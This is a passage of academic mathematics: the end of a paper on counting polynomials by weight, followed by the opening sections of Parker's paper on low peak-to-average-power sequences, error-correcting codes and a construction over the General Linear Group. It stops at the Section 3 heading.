$$d_n = 1 + m \sum_{k=1}^{n} \sum_{\mathrm{hw}=1}^{m} \binom{k-1}{k-\mathrm{hw}} e_{\mathrm{hw},m} \tag{2}$$

For $m = 6$,

$d_0 = 1$
$d_1 = 1 + 6 = 7$
$d_2 = 1 + 6 + 6(1 + 1) = 19$
$d_3 = 1 + 6 + 6(1 + 1) + 6(1 + 2 + 0) = 37$
$d_4 = 1 + 6 + 6(1 + 1) + 6(1 + 2 + 0) + 6(1 + 3 + 0 + 0) = 61$
$d_5 = 1 + 6 + 6(1 + 1) + 6(1 + 2 + 0) + 6(1 + 3 + 0 + 0) + 6(1 + 4 + 0 + 0 + 0) = 91$
$\ldots$ etc

These numbers agree with those of Table 1. The number of r-way ordered partitions adding to n is $p_r(n)$, and

$$p_r(n) = \binom{n + r - 1}{n}$$

Therefore we can rewrite (2) in terms of partitions as,

$$d_n = 1 + m \sum_{k=1}^{n} \sum_{\mathrm{hw}=1}^{m} p_{\mathrm{hw}}(k - \mathrm{hw}) e_{\mathrm{hw},m} \tag{3}$$

8.4 Comments on the Technique

The technique assumes that all polynomials in **E** have cyclic order m. It seems likely that this is true in general as d_n appears to satisfy $m|(d_n - 1)$ for all cases computed in Tables 1 and 2. A proof of Conjecture 1, and a proof of the general form of $c_h(x)$ may well follow if one can do the following for a given m,

1. Derive an efficient method to compute the 'forbidden' polynomials.
2. Derive an efficient method to compute the elements $e_{\mathrm{hw},m}$ of **E** from the forbidden polynomials.

For large m (e.g. perhaps $m = 105$?) there may be non-binary forbidden polynomials for which the above technique must be modified as follows: Consider, as an example, a 'hypothetical' forbidden polynomial, $F(x)$, of the following form:

$$F(x) = x^5 + 3x^2 + x + 2$$

Then it has an associated binary forbidden polynomial, $f(x)$, where,

$$f(x) = x^5 + x^2 + x + 1$$

We wish to disallow all polynomials built from the foundation $F(x)$ not $f(x)$. Let the cyclic order (over m) of $F(x)$ and $f(x)$ be v. Then we should include γ_n polynomials in our count for d_n, where

$$\gamma_n = v(\sum_{k=1}^{n} p_4(k - 4) - \sum_{k=1}^{n-3} p_4(k - 4)) = v \sum_{k=n-2}^{n} p_4(k - 4)$$

where the '3' in the summation limit of the previous equation is the coefficient weight (cw) of $F(x)$ minus the hamming weight of $F(x)$. In general, for a given forbidden polynomial $F(x)$ we include γ_n in our count for d_n where γ_n satisfies,

$$\gamma_n = v \sum_{k=n+\mathrm{hw}(F(x))-\mathrm{cw}(F(x))+1}^{n} p_{\mathrm{hw}(F(x))}(k - \mathrm{hw}(F(x)))$$

In the case where the forbidden polynomial is a binary polynomial $\mathrm{hw}(F(x)) = \mathrm{cw}(F(x))$ and γ_n for $F(x)$ is 0, as expected. Things will be further complicated if the cyclic order of $F(x)$ is lower than that of $f(x)$.

9 Acknowledgements

The author thanks S.J.Shepherd and D.A.Gillies for helpful discussions, and D.A.Gillies for writing software which independently confirmed results for the $m = 8$ case, and provided extra data for this case.

References

1. Parker, M.G.: VLSI Algorithms and Architectures for the Implementation of Number-Theoretic Transforms, Residue and Polynomial Residue Number Systems. **PhD thesis, School of Eng, University of Huddersfield, March 1995**
2. Safer, T.: Polygonal Radix Representations of Complex Numbers. Theoretical Computer Science. **210**, (1999) 159–171
3. Sloane, N.J.A.: An On-Line Version of the Encyclopedia of Integer Sequences. *http://www.research.att.com/ njas/sequences/index.html*, The Electronic Journal of Combinatorics. **1**, (1994) 1–5
4. Conway, J.H., Sloane, N.J.A.: Low Dimensional Lattices VII: Coordination Sequences. Proc. Royal Soc. **A453** (1997) 2369–2389
5. O'Keeffe, M.: Coordination Sequences for Lattices. Zeit. f. Krist. **210**, (1995) 905–908
6. Grosse-Kunstleve, R.W., Brunner, G.O.: Algebraic Description of Coordination Sequences and Exact Topological Densities for Zeolites. Acta Crystallographica. Section A. **A52**, (1996) 879–889
7. Huber, K.: Codes Over Gaussian Integers. IEEE Trans. on Inf. Theory. **40**, No 1, Jan. (1994) 207–216
8. Huber, K.: Codes Over Eisenstein-Jacobi Integers. Contemporary Mathematics. **168**, (1994) 165–179

Spectrally Bounded Sequences, Codes and States: Graph Constructions and Entanglement

Matthew G. Parker

Code Theory Group, Inst. for Informatikk, HIB,
University of Bergen, Norway
E-mail: matthew@ii.uib.no,
Web: http://www.ii.uib.no/∼matthew/MattWeb.html

Abstract. A recursive construction is provided for sequence sets which possess good Hamming Distance and low Peak-to-Average Power Ratio (PAR) under any Local Unitary Unimodular Transform. We identify a subset of these sequences that map to binary indicators for linear and nonlinear Factor Graphs, after application of subspace Walsh-Hadamard Transforms. Finally we investigate the quantum PAR_l measure of 'Linear Entanglement' (LE) under any Local Unitary Transform, where optimum LE implies optimum weight hierarchy of an associated linear code.

1 Introduction

Golay Complementary sequences of length 2^n form sequences with Peak-to-Average Power Ratio (PAR) ≤ 2 under the one-dimensional continuous Discrete Fourier Transform (DFT_1^∞) [9]. The upper PAR bound of 2 follows by forming these Complementary Sequences using Rudin-Shapiro construction [25, 26]. This set is the union of certain quadratic cosets of Reed-Muller (RM) $(1, n)$ [5]. Moreover the quadratic coset representatives can be viewed as 'line graphs' in Algebraic Normal Form (ANF) [21]. As these sequences are a subset of $\text{RM}(2, n)$, the Hamming Distance, D, between sequences in the set satisfies $D \geq 2^{n-2}$. The problem of finding error-correcting codes where each codeword also has low PAR has application to Orthogonal Frequency Division Multiplexing (OFDM) communications systems [11]. However the fundamental codeset identified by Davis and Jedwab [5] (DJ sequences) suffers from vanishing rate as n increases, and much higher rates are possible and desirable, where $\text{PAR} \leq O(n)$ [27, 22]. A generalisation of Rudin-Shapiro construction to other starting seeds [16, 17]. allows inclusion of more low PAR quadratic cosets of $\text{RM}(1, n)$ in the code, thereby improving code rate somewhat. Higher degree cosets...etc can also be added, increasing code rate at price of distance, D, which decreases. However these rate improvements are marginal. In this paper we present a construction for much larger codesets of sequences with $\text{PAR} \leq 2^t$, comprising ANFs up to degree u, where $u \leq t$ for $t > 1$, and $u = 2$ for $t = 1$ [19]. These codesets have $\text{PAR} \leq 2^t$ under **all** Linear Unimodular Unitary Transforms (LUUTs), including one and multi-dimensional continuous DFTs. As LUUTs include the Walsh-Hadamard

Transform (WHT) then our construction gives large codesets of Almost-Bent functions [3, 23]. The functions are cryptographically even stronger, as the binary sequences are distant from linear sequences over all alphabets, not just over Z_2. We then describe a mapping of a subset of the bipolar sequences, generated using our construction, to Factor Graphs [12]. By applying tensor products of Hadamard and Identity kernels to our bipolar sequence we transform to a Factor Graph in a Normal Realisation [7] representing a linear or nonlinear error-correcting code. This transformation provides spectral characterisation for Factor Graphs (and Quantum Factor Graphs [15]). Finally we present PAR_l, which is a partial measure of quantum entanglement and measures PAR under **all** Linear Unitary Transforms (LUTs) [17, 18]. We also define 'Linear Entanglement' (LE), and 'Stubborness of Entanglement' (SE), which is a series of parameters related to PAR_l over all sequence subspaces. At least in the bipartite quadratic case, a length 2^n bipolar sequence with optimal LE and SE represents a $[n, k, d]$ binary linear code with optimal weight hierarchy. We conjecture that optimally entangled subsystems represent optimal linear and nonlinear codes - and vice versa. A similar relationship between secrecy and entanglement has recently been highlighted by [4].

2 A Construction For Low PAR Error-Correcting Codes

Joint work with C.Tellambura [19]
PAR is a spectral measure. We must therefore define the transforms over which the spectrum is computed:

2.1 Definitions

Definition 1 $\boldsymbol{L_n}$ *is the infinite set of length* 2^n *complex linear unimodular sequences,* $\boldsymbol{l} = (l_0, l_1, \ldots, l_{2^n-1})$*, where* $|l_i| = |l_j|$*,* $\forall i, j$*,* $\sum_{i=0}^{2^n-1} |l_i|^2 = 1$*, and,*

$$\boldsymbol{l} = \{2^{\frac{-n}{2}}(a_0, b_0) \otimes (a_1, b_1) \otimes \ldots \otimes (a_{n-1}, b_{n-1})\}$$

where $\otimes$ *means 'tensor product'.*

Definition 2 *A* $2^n \times 2^n$ *Linear Unimodular Unitary Transform (LUUT) matrix* $\mathbf{L}$ *has rows taken from* $\boldsymbol{L_n}$ *such that* $\mathbf{L}\mathbf{L}^\dagger = \mathbf{I_{2^n}}$*, where* $\dagger$ *means conjugate transpose, and* $\mathbf{I_{2^n}}$ *is the* $2^n \times 2^n$ *identity matrix.*

Definition 3 $\boldsymbol{G_n}$ *is the infinite set of length* 2^n *complex linear sequences,* $\boldsymbol{l} = (l_0, l_1, \ldots, l_{2^n-1})$*, where* $\sum_{i=0}^{2^n-1} |l_i|^2 = 1$ *and,*

$$\boldsymbol{l} = \{2^{\frac{-n}{2}}(a_0, b_0) \otimes (a_1, b_1) \otimes \ldots \otimes (a_{n-1}, b_{n-1})\}$$

Note that $\boldsymbol{G_n} \supset \boldsymbol{L_n}$*.*

Definition 4 *A* $2^n \times 2^n$ *Linear Unitary Transform (LUT) matrix* $\mathbf{G}$ *has rows taken from* $\boldsymbol{G_n}$ *such that* $\mathbf{G}\mathbf{G}^\dagger = \mathbf{I_{2^n}}$*. LUUTs are a special case of LUT.*

Let s_i be an element of a length 2^n vector, $\boldsymbol{s}$. PAR($\boldsymbol{s}$) is computed by measuring maximum possible correlation of $\boldsymbol{s}$ with **any** length 2^n 'linear' unimodular sequence, $\boldsymbol{l} \in \boldsymbol{L_n}$:

Definition 5 $PAR(\boldsymbol{s}) = 2^n max_{\boldsymbol{l}}(|\boldsymbol{s} \cdot \boldsymbol{l}|^2)$
where $\boldsymbol{l} \in \boldsymbol{L_n}$ and $\cdot$ means 'inner product' [17].

Let $\boldsymbol{x} = \{x_0, x_1, \ldots, x_{n-1}\}$. Then $p(\boldsymbol{x})$: $Z_2^n \rightarrow Z_2$ has a bipolar representation, $\boldsymbol{s} = (-1)^{p(\boldsymbol{x})} = (s_0, s_1, \ldots, s_{2^n-1})$, where $s_i = (-1)^{p(x_0=i_0, x_1=i_1, \ldots, x_{n-1}=i_{n-1})}$, and $i = \sum_{k=0}^{n-1} i_k 2^k$ is a radix-2 decomposition of i.

2.2 Construction

This paper focuses on a special case of a more general construction. Here, all x_i are two-state binary variables, and the fundamental recursion is based on Walsh-Hadamard Transform (WHT) kernels. The more general construction is presented in [19]. We now present the construction:

$$\begin{array}{l} p(\boldsymbol{x}) = \sum_{j=0}^{L-2} \sum_{l=0}^{t-1} x_{\pi(tj+l)} f_{l,j}(x_{\pi(t(j+1))}, x_{\pi(t(j+1)+1)}, \ldots, x_{\pi(t(j+2)-1)}) \\ + \sum_{j=0}^{L-1} g_j(x_{\pi(tj)}, x_{\pi(tj+1)}, \ldots, x_{\pi(tj+t-1)}) \end{array} \quad (1)$$

where $n = Lt$, π permutes Z_n, and where $f_{l,j} : Z_2^t \rightarrow Z_2$ is such that $f_{\gamma_j} = (f_{0,j}, f_{1,j}, \ldots, f_{t-1,j})$ is an invertible boolean function (permutation polynomial) from $Z_2^t \rightarrow Z_2^t$, governed by the permutation, $i' = \gamma_j(i)$, where $i' = \sum_{l=0}^{t-1} i'_l 2^l$ is a radix-2 decomposition, $i'_l = f_{l,j}(i_0, i_1, \ldots, i_{t-1})$, and each γ_j permutes Z_t. To avoid unnecessary duplications, we exclude the f_{γ_j} where one or more $f_{l,j}$ has a '+1' constant offset, and also the cases where all $f_{l,j}$ are monomials, except when f_{γ_j} is the identity function.

Theorem 1 *[19] The length $N = 2^n$ bipolar sequence $\boldsymbol{s} = (-1)^{\boldsymbol{p}}$ satisfies $PAR(s) \leq 2^t$ under all LUUTs, where $\boldsymbol{p}$ is generated using construction (1).*

Proof. (sketch) Let m factor fully as $m = \prod_{i=0}^{F-1} p_i$, p_i not necessarily distinct. A length m vector, $\boldsymbol{l}$, is defined linear if it satisfies $\boldsymbol{l} = \bigotimes_{i=0}^{F-1} \boldsymbol{v_i}$ where length($\boldsymbol{v_i}$) = p_i, and $\sum_{j=0}^{m-1} |l_j|^2 = 1$. Let $\boldsymbol{E_j}$ and $\boldsymbol{A_j}$, $1 \leq j \leq L$, be a series of $N \times N$ and $N \times N^j$ complex matrices, respectively, where $\boldsymbol{A_1} = \boldsymbol{E_1}$ is unitary. Let the rows of $\boldsymbol{A_{j-1}}$, $(\boldsymbol{a_{0,j-1}}, \boldsymbol{a_{1,j-1}}, \ldots, \boldsymbol{a_{N-1,j-1}})$, form a complementary set of N sequences under any $N^{j-1} \times N^{j-1}$ unitary transform with linear unimodular rows. Let $\boldsymbol{l}$ and $\boldsymbol{l_j}$ be normalised linear rows of length N^{j-1} and N, respectively. Let $\boldsymbol{r} = \boldsymbol{A_{j-1}} \boldsymbol{l}$. Let γ permute Z_N. Construct the $N \times N^j$ matrix, $\boldsymbol{A_j}$, such that $\boldsymbol{a_{i,j}} = ((\boldsymbol{a_{\gamma(0),j-1}} | \boldsymbol{a_{\gamma(1),j-1}} | \ldots, | \boldsymbol{a_{\gamma(N-1),j-1}}) \odot (\boldsymbol{e_{i,j}} \otimes \boldsymbol{1}))$ where $\boldsymbol{x} \odot \boldsymbol{y} = (x_0 y_0, x_1 y_1, \ldots, x_{N^j-1} y_{N^j-1})$, $\boldsymbol{1}$ is the length N^{j-1} all-ones vector, $\boldsymbol{e_{i,j}}$ is the ith row of $\boldsymbol{E_j}$, and $'|'$ means concatenation. The rows of $\boldsymbol{A_j}$ form a complementary N-set under any unitary transform if $\boldsymbol{r'} = \boldsymbol{A_j}(\boldsymbol{l_j} \otimes \boldsymbol{l})$ satisfies, $\sum_{k=0}^{N-1} |r'_i|^2 = 1$. This follows if $\sum_{i=0}^{N-1} |\sum_{k=0}^{N-1} (r_{\gamma(k)} e_{i,k} l_k)|^2 = 1$, for $r_k, e_{i,k}$ and l_k elements of

$\boldsymbol{r}$,$\boldsymbol{e_{i,j}}$ and $\boldsymbol{l_j}$, respectively. This is true if $\boldsymbol{E_j}$ is unitary, and if $\boldsymbol{e_{i,j}} \odot \boldsymbol{l_j}$ is unimodular, which follows if $\boldsymbol{e_{i,j}}$ and $\boldsymbol{l_j}$ are unimodular. Construction (1) occurs when successive $\boldsymbol{A_j}$ are recursively generated, where all $\boldsymbol{E_i}$ are $2^t \times 2^t$ WHTs. The γ permutation essentially maps to f_γ, and concatenation is widened to a more general permutation, π, over all linear variables. ∎

Theorem 2 *For a fixed t, let $\boldsymbol{P}$ be the codeset of length 2^n binary sequences of degree μ or less, generated using (1). Then,*

$$\begin{aligned} \frac{|\boldsymbol{P}|}{2^{n+1}} &\leq \frac{(\frac{\Gamma}{t!})^{\frac{n}{t}-1} n! (2^{2^t-t-1})^{\frac{n}{t}}}{2t!}, & \mu = 2 \\ &\leq \frac{((2^t-1)!)^{\frac{n}{t}-1} n! (2^{2^t-t-1})^{\frac{n}{t}}}{2t!}, & \mu \geq 2 \end{aligned} \tag{2}$$

where $\Gamma = \prod_{i=0}^{t-1}(2^t - 2^i) = |GL(t,2)|$. (GL is the General Linear Group). (Only for $t = 1$ is the upper bound exact).

Proof. By counting arguments we can show that, for $\mu = 2$,

$$\frac{|\boldsymbol{P}|}{2^{n+1}} \leq \frac{\prod_{l=1}^{t} \binom{\frac{ln}{t}}{\frac{n}{t}}}{t!} \times \frac{(\frac{n}{t})!^t}{2} \times (\frac{\Gamma}{t!})^{\frac{n}{t}-1} \times (2^{(t/2)})^{\frac{n}{t}}$$

For $\mu \geq 2$, we replace $\frac{\Gamma}{t!}$ with $\frac{(2^t)!}{2^t}$, which is the number of permutations excluding those with a constant offset, '+1'. The Theorem follows. ∎

In Section 2.4 we show how to generate all degree-one permutation polynomials, via an isomorphism to the General Linear Group, where the number of degree-one permutation polynomials is Γ.

2.3 Examples

The $2^n \times 2^n$ Walsh-Hadamard (WHT) and Negahadamard (NHT) Transform matrices are $\bigotimes_{i=0}^{n-1} \boldsymbol{H}$, and $\bigotimes_{i=0}^{n-1} \boldsymbol{N}$, respectively, where $\boldsymbol{H} = \left(\begin{smallmatrix} 1 & 1 \\ 1 & -1 \end{smallmatrix}\right)$ and $\boldsymbol{N} = \left(\begin{smallmatrix} 1 & i \\ 1 & -i \end{smallmatrix}\right)$, and $i^2 = -1$. DFT_1^∞ is the set of $2^n \times 2^n$ matrices, the union of whose rows form a subset of $\boldsymbol{L_n}$ such that each row satisfies $a_i = 1$, $b_i = \omega^{ik}$ for some fixed k, and ω is a complex root of unity (see Definition 1). These three transforms are used as 'spot-checks' in the examples to validate the PAR upper-bound.

Example 1 Let γ_j be the identity permutation $\forall j$. Then,
$f_{l,j}(x_{\pi(t(j+1))}, x_{\pi(t(j+1)+1)}, \ldots, x_{\pi(t(j+2)-1)}) = x_{\pi(t(j+1)+l)}$, and (1) becomes,

$$p(\boldsymbol{x}) = \sum_{j=0}^{L-2} \sum_{l=0}^{t-1} x_{\pi(tj+l)} x_{\pi(t(j+1)+l)} + \sum_{j=0}^{L-1} g_j(x_{\pi(tj}, x_{\pi(tj+1)}, \ldots, x_{\pi(tj+t-1)}) \tag{3}$$

When $\deg(g_j) < 2$, $\forall j$, it is well-known that $\boldsymbol{s} = (-1)^{p(\boldsymbol{x})}$ is Bent (PAR = 1 under the WHT) for L even [14] and (perhaps not known) that $\boldsymbol{s}$ has PAR $= 2^t$

under the WHT for L odd. In general, for any g_j, s has PAR $\leq 2^t$ under all LUUTs. For example, if $L = 4$ and,

$$p(\boldsymbol{x}) = x_0x_3 + x_1x_4 + x_2x_5 + x_3x_6 + x_4x_7 + x_5x_8 + x_6x_9 + x_7x_{10} + x_8x_{11}$$

then $\boldsymbol{s} = (-1)^{p(\boldsymbol{x})}$ has PAR = 1.0 under the WHT, PAR = 1.0 under the NHT, and PAR = 7.09 under DFT_1^∞. Similarly, let $g_0(x_0, x_1, x_2) = x_1x_2$, $g_1(x_3, x_4, x_5) = x_3x_4x_5$, and $g_2(x_6, x_7, x_8) = 0$. Then $\boldsymbol{s'} = (-1)^{p(\boldsymbol{x})+g_0+g_1+g_2}$ has PAR = 4.0 under the WHT, PAR = 2.0 under the NHT, and PAR = 7.54 under DFT_1^∞. In all cases, PAR ≤ 8.0 under any LUUT.

Example 2, PAR $\leq$ 2.0 Let $t = 1$. Then we have one possible permutation polynomial, namely, $f_\gamma = x$, (we exclude $f_\gamma = x + 1$). From (1) we obtain,

$$p(\boldsymbol{x}) = \textstyle\sum_{j=0}^{L-2} x_{\pi(j)}x_{\pi(j+1)} + c_jx_j + d, \qquad c_j, d \in Z_2 \tag{4}$$

This is exactly the DJ set of binary quadratic cosets of RM$(1, n)$, where $n = L$ [5]. This set has PAR ≤ 2.0 under DFT_1^∞ [5]. Such sequences are Bent for n even [14, 23] and, in [16, 17] it was shown that such a set has PAR = 2.0 under the WHT for n odd, and also, under the NHT, has PAR = 1.0 for $n \neq 2 \bmod 3$ (NegaBent), and PAR = 2.0 for $n = 2 \bmod 3$. More generally the DJ set has PAR ≤ 2.0 under any LUUT [17], and this agrees with Theorem 1. For example, let $p(\boldsymbol{x}) = x_0x_4 + x_4x_1 + x_1x_2 + x_2x_3 + x_1 + 1$. Then $\boldsymbol{s} = (-1)^{p(\boldsymbol{x})}$ has PAR = 2.0 under the WHT, PAR = 2.0 under the NHT, and PAR = 2.0 under DFT_1^∞. The DJ set, being cosets of $R(2, n)$, forms a codeset with Hamming Distance, $D >= 2^{n-2}$. The rate of the DJ codeset follows $\frac{(\frac{n!}{2})2^{n+1}}{2^{2^n}}$ as n increases. This is their primary drawback as the code rate vanishes rapidly as n increases.

Example 3, PAR $\leq$ 4.0 [5, 22, 17, 23] have all proposed techniques for the inclusion of further quadratic cosets, so as to improve rate at the price of increased PAR. We here propose an improved rate code (although still vanishing), where PAR ≤ 4.0. To achieve this we set $t = 2$ in (1). There are $\frac{(2^t)!}{2^t t!} = 3$ valid permutation polynomials, $f_\gamma = (f_0, f_1)$. These polynomials map from $Z_2^2 \to Z_2^2$, and are taken from the set,

$$f_\gamma(x_0, x_1) \in \{(x_0, x_1), (x_0 + x_1, x_1), (x_0, x_0 + x_1)\}$$

Substituting for $f_{l,j}$ and g_j in (1) gives a large set of polynomials with PAR≤ 4.0 under all LUUTs. We now list, for this construction, the $p(\boldsymbol{x})$ arising from the the 3 invertible polynomial functions, f_γ, for one 'section' of the polynomial, i.e. for $L = 2$, where we fix π to the identity permutation.

$$\begin{aligned}
p(\boldsymbol{x}) &= x_0x_2 + x_1x_3 + c_0x_0x_1 + c_1x_2x_3 + \mathrm{RM}(1, 4)\\
p(\boldsymbol{x}) &= x_0(x_2 + x_3) + x_1x_3 + c_0x_0x_1 + c_1x_2x_3 + \mathrm{RM}(1, 4)\\
p(\boldsymbol{x}) &= x_0x_2 + x_1(x_2 + x_3) + c_0x_0x_1 + c_1x_2x_3 + \mathrm{RM}(1, 4)
\end{aligned}$$

where $c_0, c_1 \in Z_2$. The quadratic part of each of these 3 functions is isomorphic to a distinct invertible boolean $t \times t$ matrix, where $t = 2$ (Section 2.4), as the

permutation polynomials form a group which is isomorphic to the General Linear Group, $\mathrm{GL}(t,2)$, where $|\mathrm{GL}(t,2)| = \prod_{i=0}^{t-1}(2^t - 2^i)$ [13]. Two of the 3 quadratic functions are inequivalent under permutation of the four variable indices, e.g.,

$$p(\boldsymbol{x}) = x_0x_2 + x_1x_3 + c_0x_0x_1 + c_1x_2x_3 + \mathrm{RM}(1,4)$$
$$p(\boldsymbol{x}) = x_0(x_2 + x_3) + x_1x_3 + c_0x_0x_1 + c_1x_2x_3 + \mathrm{RM}(1,4)$$

An upper bound on $|\boldsymbol{P}|$ is given by Theorem 2, (2). Substituting $t = 2$ into (2),

$$\frac{|\boldsymbol{P}|}{2^{n+1}} < n!2^{\frac{n-4}{2}}3^{\frac{n}{2}-1} \tag{5}$$

An exact enumeration and construction for this set remains open, due to extra 'hidden' symmetries. Computationally we are able to calculate the exact number of quadratic coset leaders for $n = 4, 6, 8, 10$, and these are compared to the upper bound of (5) in Table 1. They are also compared to the number of quadratic coset leaders, $(= \frac{n!}{2})$ in the binary DJ codeset (Example 2). By assigning $t = 2$

Table 1. The Number of Quadratic Coset Leaders for Construction (1) when $t = 2$

n	4	6	8	10
Theorem 2, (5),(2), $\lvert\boldsymbol{P}\rvert/2^{n+1}$	72	12960	4354560	2351462400
Exact Computation	36	9240	4086096	2317593600
$\frac{\text{DJ Code}}{2^{n+1}}$	12	360	20160	1814400
$\log_2(\lvert\boldsymbol{P}\rvert/2^{n+1})$	6.2	13.7	22.1	31.1
$\log_2$(Number of quadratics)	6	15	28	45

we have a construction for a much larger codeset than the DJ codeset and with the same Hamming Distance, $D = 2^{n-2}$, but the price paid is that the PAR is now upper-bounded by 4.0 instead of 2.0. For example, let,
$p(\boldsymbol{x}) = x_0x_2 + x_1x_2 + x_1x_6 + x_2x_5 + x_6x_3 + x_6x_5 + x_5x_4 + x_3x_7 + x_0x_1 + x_5x_3 + x_7 + x_1$
Then $\boldsymbol{s} = (-1)^{\boldsymbol{P}}$ has PAR = 1.0 under the WHT, PAR = 2.0 under the NHT, and PAR = 3.43 under DFT_1^∞.

Example 4, PAR $\leq$ 8.0 Set $t = 3$ in (1). There are now $\frac{(2^t)!}{2^t t!} = 840$ valid permutation polynomials, $f_\gamma = (f_0, f_1, f_2)$. These polynomials map from $Z_2^3 \to Z_2^3$. Moreover, $(2^3-1)(2^3-2)(2^3-2^2)/t! = \frac{168}{6} = 28$ of the polynomials are degree-one permutations leading to quadratic forms, $p(\boldsymbol{x})$, and can be represented by the following 7 permutation polynomials.

$f_\gamma(x_0, x_1, x_2) \in \{$
$(x_0, x_1, x_2), (x_0 + x_2, x_1, x_2), (x_0 + x_2, x_1 + x_2, x_2), (x_0 + x_1 + x_2, x_1, x_2),$
$(x_0 + x_1, x_1 + x_2, x_2), (x_0 + x_1 + x_2, x_1 + x_2, x_2), (x_0 + x_2, x_1 + x_0, x_2 + x_0 + x_1)\}$

Substituting for $f_{l,j}$ and g_j in (1) gives a large set of polynomials with PAR$\leq$ 8.0 under all LUUTs. We now list, for this construction, all quadratic $p(\boldsymbol{x})$ arising

from the 7 inequivalent degree-one permutation polynomials, f_γ, for one 'section' of the polynomial, i.e. for $L = 2$, where π is fixed as the identity permutation.

$$
\begin{aligned}
p(\boldsymbol{x}) &= x_0x_3 + x_1x_4 + x_2x_5 + g(\boldsymbol{x}) \\
p(\boldsymbol{x}) &= x_0x_3 + x_0x_5 + x_1x_4 + x_2x_5 + g(\boldsymbol{x}) \\
p(\boldsymbol{x}) &= x_0x_3 + x_0x_5 + x_1x_4 + x_1x_5 + x_2x_5 + g(\boldsymbol{x}) \\
p(\boldsymbol{x}) &= x_0x_3 + x_0x_4 + x_0x_5 + x_1x_4 + x_2x_5 + g(\boldsymbol{x}) \\
p(\boldsymbol{x}) &= x_0x_3 + x_0x_4 + x_1x_4 + x_1x_5 + x_2x_5 + g(\boldsymbol{x}) \\
p(\boldsymbol{x}) &= x_0x_3 + x_0x_4 + x_0x_5 + x_1x_4 + x_1x_5 + x_2x_5 + g(\boldsymbol{x}) \\
p(\boldsymbol{x}) &= x_0x_3 + x_0x_5 + x_1x_3 + x_1x_4 + x_2x_3 + x_2x_4 + x_2x_5 + g(\boldsymbol{x})
\end{aligned}
$$

where $g(\boldsymbol{x}) = c_0x_0x_1 + c_1x_0x_2 + c_2x_1x_2 + c_3x_0x_1x_2 + c_4x_3x_4 + c_5x_3x_5 + c_6x_4x_5 + c_7x_3x_4x_5 + \mathrm{RM}(1,6)$, and $c_0, c_1, \ldots, c_7 \in Z_2$. An upper bound to $|\boldsymbol{P}|$ can be computed from Theorem 2, (2), and the upper bound is compared to the total number of quadratics in n binary variables in Table 2. As with $t = 2$, an

Table 2. The Number of Quadratic Coset Leaders for Construction (1) when $t = 3$

n	6	9	12	15
Theorem 2, (2), $\log_2(\lvert\boldsymbol{P}\rvert/2^{n+1})$	16.7	33.5	51.7	70.9
$\log_2$(Number of quadratics)	15	36	66	105

exact enumeration and construction for this set remains open, due to extra 'hidden' symmetries. By assigning $t = 3$ we have a construction for a codeset with Hamming Distance, $D \geq 2^{n-2}$ and PAR ≤ 8.0 under all LUUTs.

For $t = 3$ we can also include cubic forms in Construction (1). There are $\frac{5040-168}{6} = 812$ degree 2 permutation polynomials, $f_\gamma = (f_0, f_1, f_2)$, that map from $Z_2^3 \rightarrow Z_2^3$, and lead to cubic forms, $p(\boldsymbol{x})$. This set can be represented by 147 degree 2 permutation polynomials which are inequivalent under variable permutation, and these are listed at [20]. (Along with the 7 inequivalent degree 1 permutation polynomials, this makes a total of 154 inequivalent permutation polynomials for $t = 3$ [10, 28]). Substituting for $f_{l,j}$ and g_j in (1) gives a large set of polynomials with PAR$\leq$ 8.0 under all LUUTs, and Hamming Distance, $D \geq 2^{n-3}$. An upper bound to $|\boldsymbol{P}|$ can be computed from Theorem 2, (2), and the upper bound is compared to the total number of quadratics and cubics in n binary variables in Table 3. Here is an example from this codeset, where ijk, uv

Table 3. The Number of Cubic and Quadratic Coset Leaders for Construction (1) when $t = 3$

n	6	9	12	15
Theorem 2, (2), $\log_2(\lvert\boldsymbol{P}\rvert/2^{n+1})$	23.6	46.3	70.4	95.5
$\log_2$(Number of quadratics and cubics)	35	120	286	560

is short for $x_i x_j x_k + x_u x_v$. Let,

$$p(\boldsymbol{x}) = 034, 035, 045, 135, 145, 234, 235, 245, 367, 368, 378, 567, 568, 69A, 79A, 7AB,$$
$$89A, 345, 9AB, 03, 05, 14, 24, 25, 36, 38, 47, 58, 69, 6A, 6B, 7A, 7B, 89, 8B, 67, 78, AB$$

then $\boldsymbol{s} = (-1)^{p(\boldsymbol{x})}$ has PAR = 4.0 under the WHT, PAR = 6.625 under the NHT, and PAR = 7.66 under DFT_1^∞. In all cases, PAR ≤ 8.0.

2.4 A Matrix Construction for all Quadratic Codes from (1)

Each degree-one permutation polynomial, f_γ from $Z_2^t \rightarrow Z_2^t$ can be viewed as a $t \times t$ binary adjacency matrix. Let $x = \{x_0, x_1, \ldots, x_{t-1}\}$. We can write,

$$M \Leftrightarrow f_\gamma(x) = (f_0(x), f_1(x), \ldots, f_{t-1}(x)), \qquad M = \{m_{i,l}\}, \deg(f_l(\boldsymbol{x})) = 1, \text{ and}$$
$$m_{i,l} = 1 \qquad \text{if } x_i \in f_l(x) \qquad m_{i,l} = 0 \qquad \text{otherwise}$$

The mapping is an isomorphism from the degree-one permutation polynomials to the General Linear Group, $G = \mathrm{GL}(t, 2)$, of all binary $t \times t$ invertible matrices [13]. To construct all quadratic sequences, $p(\boldsymbol{x})$, for a given n and t we need to construct all degree one permutation polynomials, f_γ. These can, in turn be constructed by generating all members of $G = \mathrm{GL}(t, 2)$, and this is accomplished as follows [1, 2].

Definition 6 *A binary $t \times t$ 'transvection' matrix, X_{ab}, satisfies,*

$$X_{ab} = \{u_{i,j}\}, \text{ where}$$
$$u_{i,j} = 1, \quad i = j, \text{ and } i = a, j = b \qquad u_{i,j} = 0, \quad \text{otherwise}$$

Definition 7 *The Borel subgroup of G over Z_2 is the $t \times t$ upper-triangular binary matrices, B.*

Definition 8 *The Weyl subgroup of G is the $t \times t$ permutation matrices, W.*

Assign a fixed ordering, O, to the $\frac{\binom{t}{2}}{2}$ matrices, X_{ab}, $a < b$. Let $w \in W$ be a permutation of Z_t and its associated $t \times t$ permutation matrix. For each w, form the matrix product, X_w, comprising all X_{ab} which satisfy $a < b = w(a) > w(b)$, where the X_{ab} in X are ordered according to O.

Theorem 3 *[1, 2]*

$$G = X'_w W B \tag{6}$$

where X'_w is any sub-product of X_w that maintains the ordering of the X_{ab} matrices in X_w. This is the 'Bruhat' decomposition.

All quadratic constructions using (1) can be constructed using Theorem 3., where $|\boldsymbol{G}| = \Gamma = \prod_{i=0}^{t-1}(2^t - 2^i)$.

3 Graphical Representations

Joint work with V.Rijmen [18]

